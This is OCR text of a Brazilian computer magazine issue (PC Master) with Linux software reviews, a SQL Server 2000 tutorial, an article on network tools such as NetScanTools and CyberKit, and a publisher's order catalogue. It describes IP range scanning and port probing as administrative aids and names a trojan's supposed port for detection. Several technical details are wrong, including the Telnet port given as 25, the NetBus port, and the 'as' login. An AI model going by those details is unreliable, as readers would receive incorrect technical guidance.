
Um calendário que tem agenda de compromissos e roda totalmente em ambiente gráfico. Trata-se do Ical, um programa ideal para quem quer se organizar.
Entre suas funções principais está uma visualização diária, semanal ou mensal do calendário.
Apesar de não ser tão eficiente quanto o Lotus Organizer e o Palm Desktop (que acompanha os palmtops da 3Com), pode ser uma boa pedida para quem não dispõe destes outros programas.
O único problema é que ele não sincroniza dados com os organizadores pessoais portáteis.

Avaliação

★★★★★

PeopleSpace

peoplespace-0.1a3.tar.gz



PeopleSpace é um gerenciador de contatos para o ambiente gráfico KDE. Ele permite cadastrar endereços, e-mails e vários outros dados de usuários.
A idéia original deste programa era criar um livro de endereços unificado para todo o KDE, do qual os outros programas que fossem executados neste ambiente gráfico pudessem puxar e atualizar as mesmas informações.
Até o momento este objetivo não se concretizou, embora as ferramentas necessárias para isto já estejam em funcionamento.
Porém, há um sério problema: o PeopleSpace não oferece nenhuma novidade que o próprio Linux já não tenha como padrão.
Sua interface, por exemplo, é simples demais e algumas vezes a quantidade de recursos deixa um pouco a desejar.

Avaliação


★★★☆☆

Gerenciamento de arquivos

Conheça quatro bons programas que podem ajudá-lo a gerenciar melhor os arquivos do Linux

Endeavour

endeavour1-12.tgz



Com o Endeavour você visualiza em um único diretório todas as imagens disponíveis no seu disco rígido. Depois, o gerenciador de arquivos do programa permite que você copie, mova e renomeie cada uma delas.

Para instalar, descompacte o arquivo usando o seguinte comando:
tar xzvf endeavour1-12.tgz

Em seguida, compile os arquivos que foram descompactados e inicie a instalação. Para fazer isso, basta digitar:

make
make install

Avaliação

★★★★☆

XNC

xnc-4.2.1-1.i386.rpm


O XNC é um gerenciador de arquivos que possui os principais recursos para a manipulação.
Com ele você pode copiar, apagar e mover, mas esta certamente não é a função mais importante deste programa.
Ele traz um novo recurso que permite que você gerencie e acesse o conteúdo de arquivos que foram compactados com as seguintes extensões: TAR, ZIP, GZIP, BZIP2, RAR, RPM, DEB, LHA.
Neste caso, vale ressaltar que não é necessário ter nenhum compactador instalado para usar este software.

Avaliação

★★★★★

Akkordws

akkordws-0.3.3.tar.gz



Este pequeno gerenciador oferece operações básicas de manipulação de arquivos.
Para instalá-lo, descompacte-o usando:

tar -xzvf akkordws-0.3.3.tar.gz

Depois, digite estes comandos para compilar o programa:

make
make install

Lembre-se de limpar a pasta:
make clean

Avaliação

★★★★★

Fm

fm-991230.tar.gz

Este é um programa que pode facilmente confundi-lo à primeira vista. Embora ele pareça ser simples, o Fm traz poderosos recursos que podem tornar o gerenciamento de arquivos muito rápido.
Um dos pontos fortes deste programa são os diversos atalhos de teclado. Eles permitem acesso instantâneo a praticamente todas as funções deste gerenciador.
Além disso, também há dez botões na parte inferior da interface do Fm que servem para abrir múltiplas janelas de procura.
Esta função é especialmente útil quando você precisa copiar o mesmo arquivo para três ou mais lugares ao mesmo tempo.
No geral, este programa pode ser uma boa opção para seu Linux. Porém, prepare-se para gastar algum tempo se acostumado com a interface.

Avaliação

★★★★★

Microsoft SQL Server 2000 Personal Edition

Pela primeira vez na sua história, a Microsoft libera um Beta 2 para distribuição em uma revista. Teste-o aqui

Por Edson Ogihara

Toda empresa que possui um sistema automatizado conta com um bom banco de dados. Que, aliás, é o seu maior patrimônio. Afinal, a partir da (boa) gerência desses dados, novas oportunidades de negócios podem surgir abrem-se brechas para que se descubram maneiras de reduzir custos e muito mais.

Por isso mesmo, é preciso garantir a integridade e segurança deste objeto tão precioso. E uma opção para fazer isso é o SQL Server, da Microsoft.

O melhor é que você vai poder, desde já, avaliar o produto e dec dir se ele realmente pode ajudar a aumentar a produtividade da sua empresa. Pela primeira vez na história, a empresa de Bill Gates liberou a cópia beta de um produto para a distribuição em uma revista. Trata-se da primeira versão beta do Microsoft SQL Server 2000 Personal Edition, que está no CD-ROM desta edição.

Ficha Técnica

Tipo
Manutenção de hardware
Nível de conhecimento
Intermediário
Conhecimentos prévios
Placas-mãe, conhecimentos básicos de processadores e, em alguns casos, configurações de BIOS
Hardware necessário
Um processador compatível com a placa-mãe que você possui

As grandes novidades

O novo SQL Server apresenta uma série de inovações em relação ao seu antecessor. O resultado é um banco de dados ideal para quem realiza processamentos online e aplicações de comércio eletrônico. Utilizando os recursos de XML do SQL Server 2000 em conjunto com o IIS, você poderá integrar aplicações corporativas na Web.

Além do suporte nativo à linguagem XML, o SQL Server apresenta uma série de melhorias na segurança, como um serviço de controle de redundância, que possibilita o armazenamento de uma mesma informação em locais diferentes. Desta forma, se um dos servidores apresentar problemas, as informações continuarão disponíveis a todos os clientes.

Outra novidade pode ser observada no SQL Query Analyzer, que agora inclui um debugger de procedimentos armazenados e modelos que podem ser usados como ponto de partida na criação de objetos, bases de dados, tabelas e consultas.

Outro recurso ainda disponível foram as melhorias no suporte a consultas de sistemas distribuídos, que permite uma melhor consulta a tabelas em múltiplos servidores. Garantindo assim poder escolher uma tabela em banco de dados em um grupo de servidores. Este grupo de servidores pode dar suporte ao grande volume de requisições solicitadas pelos sites da Web.

> O **SQL Server 2000** apresenta uma série de inovações que o tornam ideal para e-commerce

Foram adicionados três novos tipos de informação, o bigint, sql_variant e o table.

O bigint, é um novo tipo inteiro de 8-byte.

O sql_variant, é um tipo que permite armazenar diversos tipos de valores em diversos tipos de dados. Assim um único registro pode armazenar uma pequena base de informações.

E o terceiro novo tipo é uma tabela, que permite armazenar resultados temporariamente para que possam ser utilizadas mais tarde. Os tipos suportados por esta variável, são predefinidos pelo usuário.

Utilitários do SQL Server

Uma das grandes diferenças do SQL Server são os utilitários que permitem o controle total das informações contidas nos bancos de dados da empresa. Conheça alguns deles:

Enterprise Manager – É uma interface gráfica de gerenciamento e desenvolvimento. Com ele você pode gerenciar logins, permissões e usuários, pode ainda criar scripts, gerenciar banco de dados, backups e tabelas. A função permite ainda criar índices e diagramas de banco de dados, importar e exportar dados.

Client Network Utility – Lista as bibliotecas de rede. Permite que você as configure ou remova protocolos e também gerencie as configurações de clientes para DB-Library, e Network Libraries. Estes recursos são apresentados em guias.

A guia Network Libraries permite visualizar o nome, a versão, a data de criação e o tamanho de cada biblioteca de rede instalada em seu servidor.

Já o guia DB-Libraries informa o nome, a versão, a data da criação e tamanho da base instalada no sistema, e ainda fornece duas opções:

Automatic Ansi to OEM – **Conversion** traduz os dados que retornam do SQL Server na página de código local utilizada por seu cliente.

– Use International setting: permite utilizar algumas configurações internacionais, como data e hora do Windows.

Import Export DataPermite – permite que você importe e exporte conteúdos entre as diferentes bases de dados. É possível, por exemplo, trocar informações entre os

aplicativos Access e Excel, ou até mesmo com o próprio SQL Server.

Outra função útil é o Component Object Model, que possibilita a criação de pacotes personalizados que podem ser integrados em outros produtos independentes

Profiler – através desta ferramenta é possível monitorar e ajustar todas as atividades do SQL Server. Diferentemente dos mecanismos de filtragem, permite monitorar somente usuários, aplicativos ou tipos de comandos específicos.

Query Analyzer possibilita criar uma consulta (query) e visualizar os dados através da sua execução. Além disso, é possível trabalhar com mais de uma janela de consulta simultaneamente.

Instalando o SQL Server

O processo de instalação do SQL Server é relativamente simples. Execute o CD-ROM da PC Master deste edição e siga os passos.

1 No menu que é apresentado, execute a opção "Install SQL Server 2000 prerequisites"

2 Um novo menu, com duas opções, será exibido. Execute ambas para que o sistema seja preparado para instalar o pacote do SQL Server 2000. Ao final da segunda, seu computador será inicializado.


3 Depois que seu computador for reiniciado, execute novamente o CD-ROM e selecione o item "Install SQL Server Components". Um novo menu aparecerá. Execute a instalação do item Database Server Personal Edition.

4 O processo de instalação dos componentes do SQL Server será iniciado. Clique sobre o botão Next na primeira tela e, na seguinte, no local onde será realizada a instalação. As opções são uma máquina local, um servidor remoto ou um servidor virtual.

5 Escolha Criar uma nova instância no SQL Server, informe o seu nome e o de sua empresa e confirme os termos de licença para o produto. Em seguida, selecione o tipo de instalação que deseja fazer e marque a opção "Server and Client Tools"

6 O sistema pedirá que você informe se deseja realizar uma instalação típica, mínima ou personalizada. A menos que você já tenha experimentado com o SQL Server, é recomendável que você opte pela típica

7 Entre com a senha para o login "as", que no caso será a do



Assim como na versão anterior você cria tabelas usando o comando Create

administrador que gerenciará o servidor de banco de dados, para que o sistema inicie o procedimento de cópia dos arquivos.

Iniciando o SQL Server

Para iniciar o seu servidor SQL, abra o Menu Iniciar do Windows e localize a opção Service Manager, que se encontra em Programas / Microsoft SQL Server. Uma janela com o nome de seu servidor e os serviços disponíveis será aberta. Para que o serviço seja iniciado, selecione a opção SQL Server e, em seguida, dê Start

Comandos básicos do Transact-SQL

Para explorar os recursos disponíveis, é necessário conhecer comandos básicos do Transact SQL. Veja alguns deles.

Create
Permite a criação de um banco de dados ou de tabelas

Drop
Elimina a definição da tabela, seus dados e referências.

Select
Possibilita consultas a uma tabela através de uma condição específica.

Alter
Permite inserir ou eliminar atributos nas tabelas existentes no seu banco de dados


Insert
Possibilita a inclusão de dados à tabela. Dependendo da sintaxe utilizada, poderão ser adicionadas informações contidas em outras tabelas.

Update
Altera valores de uma coluna em uma linha já existente na tabela

Delete
Remove linhas de uma tabela do SQL Server

Manipulando um banco de dados

Para criar uma base de dados no seu servidor, carregue o Query Analyzer, que pode ser encontrado no menu Iniciar, em Programas e em Microsoft SQL Server. A ferramenta se conectará ao servidor SQL. Basta informar a senha do login "as". Em seguida, uma janela para que você digite os comandos para criar uma base de dados será aberta. Digite Create Database Banco



O Query Analyser permite criar consultas e visualizar os dados

Uma tabela chamada loja será criada com a seguinte estrutura:

Campo	Tipo
Quantidade	Inteiro
Produto	Texto
Preço	Real

A tabela foi criada mas encontra-se vazia até o momento. O próximo passo, portanto, será inserir

Os utilitários do SQL 2000 possibilitam um controle total das informações nos bancos de dados

Para que o comando seja executado, você vai precisar entrar no menu Query e selecionar a opção Execute. No fim do processo, será criada uma base de dados chamada "banco"

Apague o conteúdo ou crie uma nova Query entrando em File e em New. Digite então o seguinte comando:

```
Create Table loja
(qtd integer not null,
produto text not null,
preço Real not null)
```

dados. Para isso, utilize o seguinte comando

```
Insert into loja Values
(4,'D',19.95)
```

Para cada dado adicionado na tabela, repita o procedimento anterior. Já para realizar uma consulta simples em sua tabela, use o comando.

```
Select * From loja
```

Todo o conteúdo da tabela será apresentado

Com o comando Select você também pode impor condições para esta exibição. Para exibir, por exemplo, o item com a maior quantidade disponível, use o comando

```
Select Max (qtd) AS qtd
From loja
```

Já se quiser apresentar o maior preço por quantidade, execute o comando

```
Select qtd, Max (preço)
as preço From loja
Group By qtd
```

No CD-ROM você ainda encontra outras aplicações como o Microsoft English Query, que permite que o administrador configure um esquema de banco de dados e que os usuários realizem consultas na língua inglesa sem o uso de comandos do SQL. Para saber, por exemplo, qual a quantidade de produtos X que se encontram no estoque, basta formular a pergunta "Qual a quantidade de produtos X no estoque?" na língua inglesa. PCM

FERRAMENTAS PARA Internet NO WINDOWS

Gerencie melhor sua rede usando ferramentas de administração, como o NetScanTools e o CyberKit

Por Edson Ogihara

Em uma empresa, não basta que os administradores apenas mantenham a rede funcionando. É necessário administrar todas as informações, gerenciar os usuários e até mesmo saber o caminho que os dados percorrem até chegar ao destino final.

Mas, é claro, qualquer administrador ficaria maluco se tivesse que fazer isso manualmente. Para facilitar este trabalho existem diversas ferramentas, algumas que já estão disponíveis no próprio sistema operacional e outras que você mesmo pode instalar.

O Windows, por exemplo, já traz várias opções para auxiliar na administração. Comandos como o Ping (que verifica se uma máquina está respondendo) e o Tracerout (que mostra o caminho que um dado percorre até chegar ao destino) são de grande utilidade e estão disponíveis a partir do Windows 95. Porém, para que eles funcionem, é necessário que sua rede esteja utilizando o protocolo TCP/IP.

Outra vantagem é que estes comandos não estão restritos apenas à sua rede local. Você também pode usá-los na Internet, inclusive se estiver conectado através da Rede Dial-Up.

Para entender melhor como eles funcionam, faça um pequeno teste.

> Usando o **TraceRoute** você confere a rota percorrida por um pacote desde sua origem até seu destino

Conecte-se à Internet, abra o Prompt do MS-DOS do Windows e digite o comando:

```
C:\>tracert www.rnp.br
```

O resultado que será apresentado indica todos os servidores que a informação percorreu, desde o seu computador até o site da RNP (Rede Nacional de Pesquisa). Este comando é essencial para muitas aplicações, inclusive para saber se não está ocorrendo uma perda de pacotes durante este caminho.

Ficha Técnica

Tipo
Redes de computadores
Nível de dificuldade
Intermediário
Conhecimentos prévios
Internet e conhecimentos básicos do protocolo TCP/IP
Hardware necessário
O NetScan tools roda em qualquer estação Windows 95, 98 ou NT. Basta ter uma conexão Web ou uma rede local TCP/IP

Programas no CD-ROM

Nem sempre as ferramentas do sistema operacional são suficientes para algumas tarefas. Para estes casos, existem aplicativos que reunem diversos comandos integrados em uma única interface. É o caso do NetScanTools, um programa que você pode experimentar por 30 dias no CD-ROM desta edição.

Outro software recomendado é o Cyberkit. Embora ele seja mais simples que seu concorrente, sua interface é bastante amigável e intuitiva.

Nesta reportagem você terá uma visão geral dos principais recursos destes softwares e verá como usá-los para tirar melhor proveito de sua rede.

Usando o NetScanTools

Uma das ferramentas que está no CD-ROM é o NetScanTools. Este software traz diversos guias, cada uma delas correspondendo a um diferente recurso. Confira a seguir suas principais funções.

Name Server Lookup


A guia Name Server Lookup permite que qualquer usuário obtenha informações de um servidor de nomes. Por exemplo, se você digitar o endereço www.rnp.br, o Name Server Lookup exibirá o IP deste site.


É muito simples usar esta ferramenta. Basta entrar com o endereço IP do computador que você quer pesquisar e pressionar o botão Simple Query. O resultado será:

Há também o item Advanced Query. Neste caso, serão exibidos dados bem mais completos. Tudo o que você tem a fazer é digitar o endereço e clicar em NSLOOKUP:

Finger

O Finger serve para solicitar informações sobre um usuário conectado a um servidor. Para obter informações sobre um usuário, digite, na caixa Query, o seguinte comando:






Para saber quem está conectado em um site, digite o comando:

Whois


O Whois é uma interface para um banco de dados de domínios ou registros de IPs da Internet. Um dos maiores bancos de dados deste tipo é mantido pela Network Solutions, responsável pela a maioria dos domínios terminados em .com, .net, .org e .edu. O endereço é intern.c.net. Além dele, outras organizações oferecem este serviço. No Brasil isto é feito pela FAPESP, no endereço registro.br. Basta você informar o domínio que deseja pesquisar e aparecerá seu proprietário, endereço, responsáveis e servidores de DNS.

Ping




O Ping é usado para verificar se um determinado servidor está respondendo e também para medir o tempo entre o envio de um pacote e o recebimento da resposta. O tempo necessário para isto é chamado de "response time"
Para verificar se o endereço pode ser alcançado, entre com o endereço que você quer testar e aguarde a resposta. Serão enviados diversos pacotes de 32 bytes e o tempo de resposta será apresentado em milissegundos.
No botão Setup, é possível redefinir o tamanho do pacote que será enviado e o tempo de espera pela resposta.

Traceroute



Traceroute é a ferramenta que permite descobrir o caminho realizado pelos pacotes desde sua origem até o seu destino. Ele é usado para testes e, principalmente, para fazer medições.
Um traceroute pode ser utilizado para detectar falhas como, por exemplo, gateways que descartam pacotes e rotas que excedem a capacidade. Com esta ferramenta, o tempo de trânsito de todos os pacotes é informado, permitindo determinar em qual servidor está ocorrendo o maior atraso.
Para traçar uma rota de sua conexão até o destino escolhido, informe o endereço e pressione o botão Trace.

NetScanner




Este é um recurso muito interessante para quem administra uma rede local. O NetScanner permite que você localize todas as máquinas de uma faixa de endereços IP e as estações que estão ativas no momento. Ao fazer isso, aparecerá o seu Hostname (nome), o tempo de resposta do ping e, se o sistema permitir, o nome do usuário da estação.
Para usá-lo, informe o número inicial da faixa do endereço IP que deseja pesquisar em Start IP e, em End IP, o endereço final da faixa. Depois é só pressionar o botão Start para iniciar a pesquisa.

What's New at NWPS Web Site


Nesta guia você pode visualizar páginas de servidores Web. Basta informar o endereço de um servidor e o conteúdo da página será exibido em modo texto. As imagens e os links não serão apresentados.

Probe Port




Este comando pode ajudar a aumentar a segurança da sua rede. Ele realiza uma busca nos computadores conectados e exibe todas as portas que estão abertas no momento.
Para usá-lo, informe o nome ou endereço IP da estação. Em seguida, vá em Start Port e digite a porta inicial. Em End Port, entre com a porta final da verificação. Para iniciar a busca, pressione o botão Seq Probe.
Ao fazer isso, todas as portas abertas aparecerão e, quando disponível, o serviço que está sendo utilizado por cada uma delas. Se você estiver utilizando o ICQ no computador, por exemplo, ele aparecerá na lista de portas que foram detectadas.
Uma outra função muito útil deste recurso é a localização de um tipo de vírus chamado Trojan, que se instala em algumas máquinas e possibilita que o invasor controle esta estação remotamente. Um dos trojans mais conhecidos é o NetBus, que costuma utilizar a porta 31.337
Sendo assim, fique sempre atento e confira se o Probe Port não detectou esta porta aberta.

NetBIOS Info




Se você utiliza o protocolo NetBios em sua rede, todos os computadores que se baseiam neste protocolo aparecerão quando você clicar nesta guia. Este recurso é muito útil para quem administra uma rede local, mas não é essencial se você usa apenas a Internet.

DayTime



Este comando permite que seja apresentada a data e a hora do computador que você está pesquisando. Uma mensagem neste formato será exibida:

TCP Term



Nesta guia é possível se conectar a um servidor de Telnet. Para fazer isso, basta informar a porta deste serviço (geralmente é a 25) e o nome ou endereço do seu servidor.
Após fazer isso, um terminal será aberto na parte central da tela e você poderá utilizar todos os recursos do Telnet normalmente.

Experimente também o Cyberkit

O NetScanTools traz ótimas ferramentas de gerenciamento de rede. Mas se você procura por um programa que tenha uma interface mais compacta, considere também o CyberKit. Ele é bem mais simples que o concorrente e tem a vantagem de ocupar apenas 2 MB no HD.

No geral, este software é bastante semelhante ao NetScanTools, inclusive em sua utilização: há uma interface e cada guia representa uma ferramenta.


Este programa também está disponível no CD-ROM desta edição.

Ping: verifica se um computador está respondendo e exibe o tempo de resposta entre o envio do pacote e o retorno da confirmação.

Whois: mostra os dados de registro de um determinado domínio na Internet. As pesquisas de domínios .BR, por exemplo, são feitas na FAPESP.

Time: mostra a hora local do servidor que você indicar. Para isto, entre com um endereço IP ou com um hostname.

TraceRoute: traça uma rota entre dois endereços de IP, exibindo todos os roteadores e servidores pelos quais o pacote passou até chegar ao destino.



NetScanner: permite pesquisar endereços e portas em uma determinada faixa de endereços IPs.

Finger: exibe as informações referentes a um usuário de um servidor. Para isto, você precisa indicar o nome do usuário e o servidor que será usado na pesquisa.

NSLookUp: esta ferramenta converte endereços IP em nomes de domínio e vice-versa. Basta entrar com o IP ou com o domínio a ser pesquisado.

QoD: esta não é uma função muito útil. O QoD se conecta a um servidor aleatoriamente (geralmente um NT) e exibe uma frase que foi pré-programada.

PCM

ENTENDA COMO FUNCIONA O DNS

Conheça os principais conceitos do DNS, o método usado na Internet para converter nomes de máquinas em endereços de IP

Por João Dantas

Se não encontrar no seu jornaleiro,
não se preocupe. Aqui tem!

TERAPIA ALTERNATIVA


Capa
Pag nas
Formato
Ricamente ustrado

Preço: R$ 9,90 Código 093

MANUAL PRATICO
ARTE & PRAZER NO SEXO

Capa
Pag nas
Formato
Ricamente ustrado

Preço R$ 29,00 Código 500



DICIONÁRIO MULTIMIDIA

Preço R$ 29,00 Código 1021

Sistema min mo requendo

FALE JA

Escolha o idioma e anote o seu código no cupom de compras

1001 Alemão
1002
1003
1004
1005
1006
1007 Francês
1009 Hebraico
1012 Inglês
1013 Inglês americano
1015 Japonês
1016 Norueguês
1020 Turco

de 00 R$ 15,00 cada

OS DIAMANTES
NAO SAO ETERNOS

Pag nas
Formato: 21 x 14 cm

Preço: R$ 19,00 Código 1022

1549 - ROMANCE NAS
TERRAS DE SANTA CRUZ

Pag nas 420
Formato 21 x 14 cm

Preço: R$ 19,00 Código 1023

Na Grande Sao Paulo ligue (0xx11) 3038-5050 Em outras cidades ligue gratuitamente para 0800-557667 ou se preferir faça seu pedido por fax (0xx11) 3897-8583
Editora Europa: Rua M.M.D.C., 121 • Butantã • São Paulo - SP • CEP 05510-021

EDITORA EUROPA

Traga a Natureza para a sua casa

1000 DICAS

Um livro ricamente ilustrado, trazendo 1000 dicas e truques para [illegible]


Capa: Dura
Pag: [illegible]
Tam: [illegible]
Preço: [illegible]
Cod no 607

300 PLANTAS E FLORES

Aqui você encontra as principais dicas para o cultivo de 300 plantas e flores.

Capa: Dura
Pag: as 80
[illegible] 14 x 21,5 cm
Preço: [illegible]
Código 701

REVISTAS ENCADERNADAS



Compre as suas revistas encadernadas e [illegible]
Edições de (6 a 66) (73 a 78) (85 a 90) (9 a 96) (03 a 08) (1 5 a 120) (12 a 26) (133 a 138)
Tam: 2 5 x 28,5
Preço: R$ 16,90 cada
Código 561

ÍNDICE E CAPAS AVULSAS

(para escolher anote no cupom o número da primeira edição)
Preço: R$ 15,00 Cod [illegible]

COMPLETE A SUA COLEÇÃO

REVISTA NATUREZA

Jardinagem, paisagismo e ecologia. Temos disponíveis:

- As edições de 61 a 103 (exceto as 67, 80 e 97)
  Preço: R$ 4,90 Cod 155 Cada
- As edições de 104 a 108 que vêm acompanhadas dos CDs da coleção "Clássicos da [illegible]
  Preço: R$ 8,90 Cod 157 Cada
- As edições de 109 a 115 (exceto a 111) que vêm acompanhadas dos CDs da coleção "Os Maestros"
  Preço: R$ 8,90 Cod 157 Cada
- As edições de 116 a 120 que vêm acompanhadas dos CDs da coleção "Volta ao Mundo"
  Preço: R$ 9,90 Cod 159 Cada
- As edições de 121 a 127 que vêm acompanhadas dos CDs da coleção "Meu Primeiro Livro de Música"
  Preço: R$ 9,90 Cod 153 Cada
- As edições de 128 a 135 (exceto a 132) que vêm acompanhadas dos [illegible]
- As edições de 136 a 140 que vêm acompanhadas dos fascículos da coleção [illegible]
- As edições de 141 a 144 que vêm acompanhadas dos fascículos da coleção [illegible]
- As edições de 145 a 147 que vêm acompanhadas [illegible]
- A edição 148 que vêm que acompanhada do primeiro fascículo [illegible]

Preço: R$ 7,90 Cod [illegible] Cada

ESPECIAIS DA REVISTA NATUREZA

VIOLETAS

O que você deve saber para ter sucesso com as violetas.
Pag: 8
Tam: 20,5 x 27,5 cm
Código 494

ARRANJOS FLORAIS

70 boas idéias para embelezar a sua casa.
Pag: 82
Tam: 20,5 x 27,5 cm
Código 609

BROMÉLIAS

Pag: [illegible]
Tam: 20,5 x 27,5 cm
Código 599

TREPADEIRAS

Conheça as 65 mais belas trepadeiras ornamentais.
Pag: 82
Tam: 20,5 x 27,5 cm
Código 680

ARVORES

Informações sobre 64 árvores ornamentais e frutíferas
Pag: 82
Tam: 20,5 x 27,5 cm
Código 608

HORTA CASEIRA

[illegible]
Pag: [illegible]
Tam: 20,5 x 27,5 cm
Código 683

GRAMADOS & FORRAÇÕES

Tudo o que você precisa saber para ter um belo gramado.
Pag: 74
Tam: 20,5 x 27,5 cm
Código: 497

PAISAGISMO

Tudo para você planejar corretamente o seu jardim.
Pag: 57
Tam: 20,5 x 27,5 cm
Código 591

BONSAI

Como educar e cultivar o seu bonsai.
Pag: 64
Tam: 20,5 x 27,5 cm
Cod go 498

Por R$ 7,90 cada

Informática para todos os níveis

T 2000

[illegible]
Preço: R$ 6,90 Cada
Código 330

DICAS & TRUQUES PARA PLAYSTATION

[illegible] dicas por edição para aproveitar o [illegible]
Preço: R$ 4,90 Cada
Cod go 354

PC MASTER

[illegible] PC. Temos todas as edições, exceto as 3 e 14
Preço: R$ 11,90 Cada
[illegible] 320

Novidade

WWW COM BR

A revista para quem ganhar dinheiro com a Internet
[illegible]
Preço: R$ 9,90 Cada 303

REVISTA DO CD-ROM

Informática descomplicada com programas para toda [illegible] edições, exceto as 2 e 22.
Cod go
Preço: R$ 9,90 Cada 300

CD-ROM ESCOLA

Saiba como [illegible] para ajudá-lo a passar de ano
Pag: 40
Tam: 20,5 x 27,5 cm
Cod go
Preço: R$ 9,90 Cada 302

CD-ROM FACIL

Informática prática e descomplicada para [illegible]
Temos todas as edições
Cod go
Preço: R$ 9,90 Cada 359

Para quem curte fotografia

FOTOGRAFE MELHOR

[illegible]
Preço R$ 6,90 [illegible] Cada
[illegible]
Preço R$ 9,90 453 Cada
Edições com Fita de Vídeo 7, 8 e 9
Cod go
Preço: R$ 9,90 446

NU ARTISTICO

Dicas e macetes para [illegible]
Pag: 84
Tam: 20,5 x 27,5 cm
Preço: R$ 7,90 Cod go 445

NU ARTÍSTICO 2

[illegible] seus segredos
Pag: [illegible]
Tam: 20,5 x 27,5 cm
Preço: R$ 7,90 Código 450

CERTO E ERRADO NA HORA DE FOTOGRAFAR

O que é certo e o que é errado na fotografia
Pag: 82
Tam: 20,5 x 27,5 cm
Preço: R$ 7,90 Código 447

GUIA PRÁTICO DE FOTOGRAFIA

Tudo o que você precisa saber para fotografar melhor
Pag: 82
Tam: 20,5 x 27,5 cm
Preço: R$ 7,90 Código 448

[illegible]

VIVA FELIZ

A revista para quem busca qualidade de vida. Temos todas as edições a partir da nº
Preço: R$ 6,50 Cada
Cod go 340

COLEÇÃO: 443
"COMO FOTOGRAFAR COM GLAMOUR"

São 85 minutos, distribuídos em 3 fitas de vídeo-aula, sob a direção de Brian D. Ratty, do Brooks Institute of Photography

Três fitas de vídeo por apenas
R$ 29,00

PAISAGISMO

Vinte e dois minutos de vídeo que ensinam a transformar qualquer quintal em um verdadeiro jardim

Preço: R$ 14,90 Código 582

FAÇA AQUI SEU PEDIDO

Preencha este cupom e envie pelo correio, fax (0xx11) 3897-8583 ou se preferir ligue para (0xx11, 3038-5050 ou 0800-557667

Nas compras acima de R$ 60,00 você pode dividir em até 3 X sem juros

☐ Sim, quero receber em casa os produtos abaixo

Código	Qtde.	nº	Descrição	Preço Unit.	Preço Total

Total a pagar

FORMAS DE PAGAMENTOS

Autorizo o débito de R$ no cartão

☐ Amex, ☐ Credicard ☐ Diners ☐ Solo, ☐ Visa

número do cartão validade

☐ Anexo xerox do depósito no valor de R$, feito no Bradesco, a favor da Editora Europa, conta corrente 19 144-2 agência 1998-4 ou no Itaú, conta corrente 64469-0, agência 0265. (para pagamento à vista)

☐ Anexo(s) cheque(s) número(s) do banco no valor de R$

OBS: *O cheque deve ser cruzado e nominal à Editora Europa*

COLOQUE AQUI OS SEUS DADOS

Nome:

Endereço:

Bairro: Cidade:

Estado: CEP: ☐☐☐☐☐-☐☐☐

